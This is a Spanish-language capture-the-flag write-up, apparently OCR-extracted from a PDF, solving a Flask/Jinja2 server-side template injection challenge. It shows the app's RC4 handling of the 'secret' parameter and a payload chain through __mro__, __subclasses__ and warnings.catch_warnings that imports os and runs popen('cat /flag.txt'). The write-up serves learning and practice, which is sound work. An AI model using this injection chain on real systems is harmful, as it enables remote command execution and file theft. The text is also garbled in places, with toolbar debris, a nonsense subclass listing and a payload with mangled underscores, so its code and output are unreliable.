

ssti writeup.md 8/11/2022

World

Vamos a la URL indicada y nos pide encontrar el secreto



Entonces vamos a /secret?secret=pepe



Y como vemos se esconde nuestro secreto...

Pero, si mandamos muchos caracteres, nos va a devolver un error. Y ese error nos da el codigo que encodea.


```
\rightarrow C
                            34.125.194.164:49162/secret?secret=pepeeee
□ E □ F □ DRIVES | ⊙ WT 🎸 K Alarm | 🕤 🦊 🛅 🙆 M ⊕ □ Mermaid | 😥
       reraise(exc type, exc value, tb)
     File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1813, in full dispatch request
       rv = self.dispatch request()
     File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1799, in dispatch request
       return self.view functions[rule.endpoint](**req.view args)
     File "/app/app.py", line 35, in secret
           if(secret==None):
               return 'Tell me your secret.I will encrypt it so others can\'t see'
           rc=rc4_Modified.RC4("HereIsTreasure")
           deS=rc.do crypt(secret)
           a=render template string(safe(deS))
           if 'ciscn' in a.lower():
               return 'flag detected!'
           return a
```

ssti writeup.md 8/11/2022


Como se puede ver, se utiliza el encoding en RC4 con la frase "HereIsTreasure". Como nota, si aplicamos RC4 a una string, y luego volvemos a aplicar RC4 a la misma string, obtenemos el string original. Vamos a provecharnos de esto.

Como se ve, la pagina hace render_template_string(safe(deS)), asi que podemos injectar algo encodeado con RC4.

Buscando encontre un script de Python que hace el Encode en RC4, y de ahi lo modificamos para que haga str(base64.b64decode(enc_base64), 'utf-8') ya que el script tambien encodeaba a base64. Al probarlo me devolvio la siguiente URL que imprime en pantalla el texto directamente. A partir de ahora, toda injeccion ira encryptada en RC4.



Ahi fue cuando pensamos que no ibamos a poder ejecutar nada, pero volviendo a un CTF que habiamos resuelto anteriormente, utilizamos {{''.__class__._mro__[1].__subclasses__()}} lo que devuelve:




'class' is not allowed. Secret is [<type 'str'>, <type 'unicode'>]

Entonces, esto es un Server Side Template Injection. Lo cual, con un poco de ayuda de google encontramos que podemos ir a {{''.__class__.__mro__[2].__subclasses__()}}

'class' is not allowed. Secret is [<type 'type' >, <type 'weakref>, <type 'weakref>, <type 'weakproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'beasestring'>, <type 'bytearray'>, <type 'int'>, <type 'int'>, <type 'bytearray'>, <type 'intologian 'stype 'complex'>, <type 'intologian 'stype 'complex'>, <type 'intologian 'stype 'code'>, <type 'intologian 'stype 'intologian 'stype 'intologian 'stype 'generator'>, <type 'intologian 'stype 'intologian 'stype 'intologian 'stype 'generator'>, <type 'intologian 'stype 'intologian 'stype 'intologian 'stype 'generator'>, <type 'intologian 'stype 'intologian 'stype 'intologian 'stype 'intologian 'stype '

Si bien esta clase no tiene fopen, si tiene una clase llamada <class 'warnings.catch_warnings'> la cual vamos a aprovechar.

ssti_writeup.md 8/11/2022



'class' is not allowed. Secret is <class 'warnings.catch_warnings'>

Mediante esta clase, importamos 'os' y con esto popen para abrir el archivo flag.txt

```
{{''.__class_._mro__[2].__subclasses__()
[59].__init__._globals__._builtins__._import__('os').popen('cat
/flag.txt').read()}}
```

 $"class' is not allowed. Secret is T3N4CIOUS\{8485_c8df169b508b_f_699a4e746e_30923d4_bdd60b1a096b43a8_6_c7535ae642c3\}" is not allowed. Secret is the properties of the$

- FLAG T3N4CIOUS{8485_c8df169b508b_f_699a4e746e_30923d4_bdd60b1a096b43a8_6_c7535ae 642c3}